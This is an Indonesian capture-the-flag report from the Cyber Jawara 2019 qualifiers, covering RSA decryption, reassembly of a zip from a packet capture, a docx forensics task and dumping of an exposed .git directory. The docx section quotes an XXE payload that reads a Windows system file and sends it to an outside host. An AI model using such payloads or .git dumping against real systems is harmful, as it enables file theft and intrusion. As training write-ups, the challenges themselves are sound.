CYBER JAWARA

[Criptografi][*Sanity Checkl*]

NAMA TIM : [*Zer0Byte.ID*]

ZONA : [*Sumatra*]

Minggu 8 September 2019

Ketua Tim	
1.	Gayu Gumelar
Anggota	
1.	Rexy Fahrezi
2.	Muhammad Rizky Rahmatullah

Table of Contents

Capture The Flag Report


1. Executive Summary

   Diberikan pub key dan private key

2. Technical Report

   Lakukan dekripsi di web

   http://merricx.github.io/enigmator/cipher/rsa.html



```
n30hhxXgFvRPSYt+OE+xA/KcWcgnt/HhALUCQQCQyFjX9unL+xq+5vOF6bBRjbjF
2DeQVnZwf48ZnI6kMaQlfrUCEVi4TwphnB7/NZLSGjPTLi4OneXM7UVYZ5uJAkAg
62vm+fU/0JxEYr9mSk54pAUVmV+vIHmgtrrum1ZymoAOm4XcP45FlKrL2wHdjjKX
rEJijEgthtriRxB8lEHxAkEAjMpSRRyvLybUKxltpDUfgCByhYKUKK3QouDuLqOH
NKMvoWMbe0nPwoSrL0mpzLmjo9L5EVIB65yY4uoq3iSfAw==
-----END RSA PRIVATE KEY-----
```

```
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDhEVSfJxABVd3hLUdIQE/kFXwt
WwIOk4oJNgCI7iqdrJ6xQnoQdfjeS5t2UeWjfeROhcZAjIiP1azK1qVo4WWmiIYy
HD4Bq7lcq1trSNmLAXRoZwpQeOaT3LdE2rcXHQDDy1/JmEs5e/8YoboIX6zps4MH
qAF6WdaE6uKY3ysocwIDAQAB
-----END PUBLIC KEY-----
```

```
CJ2019{w3lc0m3_to_Cyber_Jawara_quals}
```

   Dan di dapatkan flag

3. Conclusion

   CJ2019{w3lc0m3_to_Cyber_Jawara_quals}

CYBER JAWARA

[Forensic][*Split*]

Table of Contents


Capture The Flag Report

1. Executive Summary

   Diberikan file wireshark split

2. Technical Report

   Lakukan filtering http




```
http

No.  Time       Source           Destination      Protocol Length Info
   6 1.424155   103.107.198.126  157.230.34.89    HTTP      504 GET / HTTP/1.1
   9 1.425295   157.230.34.89    103.107.198.126  HTTP      853 HTTP/1.0 200 OK  (text/html)
  15 9.084358   103.107.198.126  157.230.34.89    HTTP      530 GET / HTTP/1.1
  18 9.085480   157.230.34.89    103.107.198.126  HTTP      853 HTTP/1.0 200 OK  (text/html)
  26 12.346437  103.107.198.126  157.230.34.89    HTTP      508 GET /asdf HTTP/1.1
  29 12.347095  157.230.34.89    103.107.198.126  HTTP      383 HTTP/1.0 404 File not found  (text/html)
  37 16.232611  103.107.198.126  157.230.34.89    HTTP      504 GET / HTTP/1.1
  40 16.233400  157.230.34.89    103.107.198.126  HTTP      853 HTTP/1.0 200 OK  (text/html)
  48 21.448840  103.107.198.126  157.230.34.89    HTTP      559 GET /archive.zip.partad HTTP/1.1
  53 21.449633  157.230.34.89    103.107.198.126  HTTP      290 HTTP/1.0 200 OK
  68 78.302160  103.107.198.126  157.230.34.89    HTTP      549 GET /pass.txt HTTP/1.1
  73 90.572982  157.230.34.89    103.107.198.126  HTTP      277 HTTP/1.0 200 OK  (text/plain)
```

   Ditemukan hal mencurigakan yaitu pass.txt maka langsung save seluruh file yang ada di wireshark tersebut. Karena sedikit bingung kami membaca soal dan menemukan jawaban, yaitu file di pecah menjadi beberapa bagian. Maka kami satukan dengan perintah

   cat archive.zip.partaa archive.zip.partab archive.zip.partac archive.zip.partad archive.zip.partae archive.zip.partaf archive.zip.partag > flag.zip



```
root@kali:~/Downloads/CYBER JAWARA PRETEST/split_wireshark# cat archive.zip.partaa archive.zip.partab archive.zip.partac archive.zip.pa
rtad archive.zip.partae archive.zip.partaf archive.zip.partag > flag.zip
root@kali:~/Downloads/CYBER JAWARA PRETEST/split_wireshark# unzip flag.zip
Archive:  flag.zip
[flag.zip] flag.txt password:
 extracting: flag.txt
root@kali:~/Downloads/CYBER JAWARA PRETEST/split_wireshark# cat flag.txt
CJ2019{34675bfac354ea00d7e9ce1ae51ac880d03a0308}
root@kali:~/Downloads/CYBER JAWARA PRETEST/split_wireshark# 
```

   Dan didapatkan flag

3. Conclusion

CJ2019{34675bfac354ea00d7e9ce1ae51ac880d03a0308}

CYBER JAWARA

[Forensic][*cJ*]

Table of Contents

Capture The Flag Report


1. Executive Summary

   Diberikan file docx dengan gambar joni (karakter gta) :v

2. Technical Report

   Lakukan binwalk –e namafile

   Lakukan string pada setiap file yang sudah di extract

   ```
   root@kali:~/Downloads/CYBER_JAWARA_PRETEST/test/_CJ.docx.extracted/word# strings document.xml
   <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
   <!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY % xxe SYSTEM "file:///c:/windows/win.ini" >
   <!ENTITY callhome SYSTEM "jawara.idsirtii.or.id/?flag=CJ2019{oh_****_h3r3_w3_g0_again!!!1!1}&exfiltrate=%xxe;">
   <w:document xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" xmlns:o="urn:schemas-microsoft-com:office:office" xm
   lns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships" xmlns:m="http://schemas.openxmlformats.org/officeDocument/2
   006/math" xmlns:v="urn:schemas-microsoft-com:vml" xmlns:wp="http://schemas.openxmlformats.org/drawingml/2006/wordprocessingDrawing" xml
   ns:w10="urn:schemas-microsoft-com:office:word" xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main" xmlns:wne="http:/
   ```

   Dan di dapatkan flag

3. Conclusion

   CJ2019{oh_****_h3r3_w3_g0_again!!!1!1}

CYBER
JAWARA


[WEB][*Under Construction*]

Table of Contents

Capture The Flag Report

1. Executive Summary
   Diberikan sebuah web


2. Technical Report
   Setelah di analisis web tersebut terdapat git



```
0000000000000000000000000000000000000000 1b27f6ef538432a4ec25b7d9b111755ca538d2e0 Fariskhi Vidyan <fariskhi@New-World-Order.local> 1567813050 +0800	commit (initial): Init
1b27f6ef538432a4ec25b7d9b111755ca538d2e0 88bb2f24b048d33c1f93340173fe4b46287bc07b Fariskhi Vidyan <fariskhi@New-World-Order.local> 1567813170 +0800	commit: Add robots.txt
88bb2f24b048d33c1f93340173fe4b46287bc07b 561f4e4685580ff62ec8774ced1025c20a416977 Fariskhi Vidyan <fariskhi@New-World-Order.local> 1567813212 +0800	commit: Under construction
561f4e4685580ff62ec8774ced1025c20a416977 c85029b0a06385a70c540168ff84ca108dba1d9c Fariskhi Vidyan <fariskhi@New-World-Order.local> 1567813242 +0800	commit: Change title
```

Kemudian kami dump

./gitdumper.sh linknya/.git outputnya/




```
root@kali:~/Downloads/TOOLS CTF/GitTools-master/Dumper# ./gitdumper.sh http://203.34.119.237:50001/.git/ outputnya/
###########
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########


[*] Destination folder does not exist
[+] Creating outputnya//.git/
[+] Downloaded: HEAD
```

Hasil dump kita lihat log nya dengan cara

Git log –p



```
diff --git a/robots.txt b/robots.txt
new file mode 100644
index 0000000..ee1d2fc
--- /dev/null
+++ b/robots.txt
@@ -0,0 +1,2 @@
+User-agent: *
+Disallow: /.git/

commit 1b27f6ef538432a4ec25b7d9b111755ca538d2e0
Author: Fariskhi Vidyan <fariskhi@New-World-Order.local>
Date:   Sat Sep 7 07:37:30 2019 +0800

    Init

diff --git a/index.html b/index.html
new file mode 100644
index 0000000..18d0370
--- /dev/null
+++ b/index.html
@@ -0,0 +1,10 @@
+<!DOCTYPE html>
+<html>
+  <head>
+    <title>Not under construction</title>
+  </head>
+
+  <body>
+    <h1>CJ2019{git_crawling_for_fun_and_profit}</h1>
+  </body>
+</html>
log file:
```

Dan di dapatkan flag

3. Conclusion

CJ2019{git_crawling_for_fun_and_profit}

CYBER JAWARA

[SOAL 5][*Nama Soal*]

Table of Contents

Capture The Flag Report

1. Executive Summary

   (*Isikan Executive Summary disini*)

2. Technical Report

   (*Technical Report isikan disini*)

3. Conclusion

   (*Isikan Conclusion disini*)

CYBER JAWARA

[SOAL 6][*Nama Soal*]

Table of Contents

Capture The Flag Report

1. Executive Summary

   (*Isikan Executive Summary disini*)

2. Technical Report

   (*Technical Report isikan disini*)

3. Conclusion

   (*Isikan Conclusion disini*)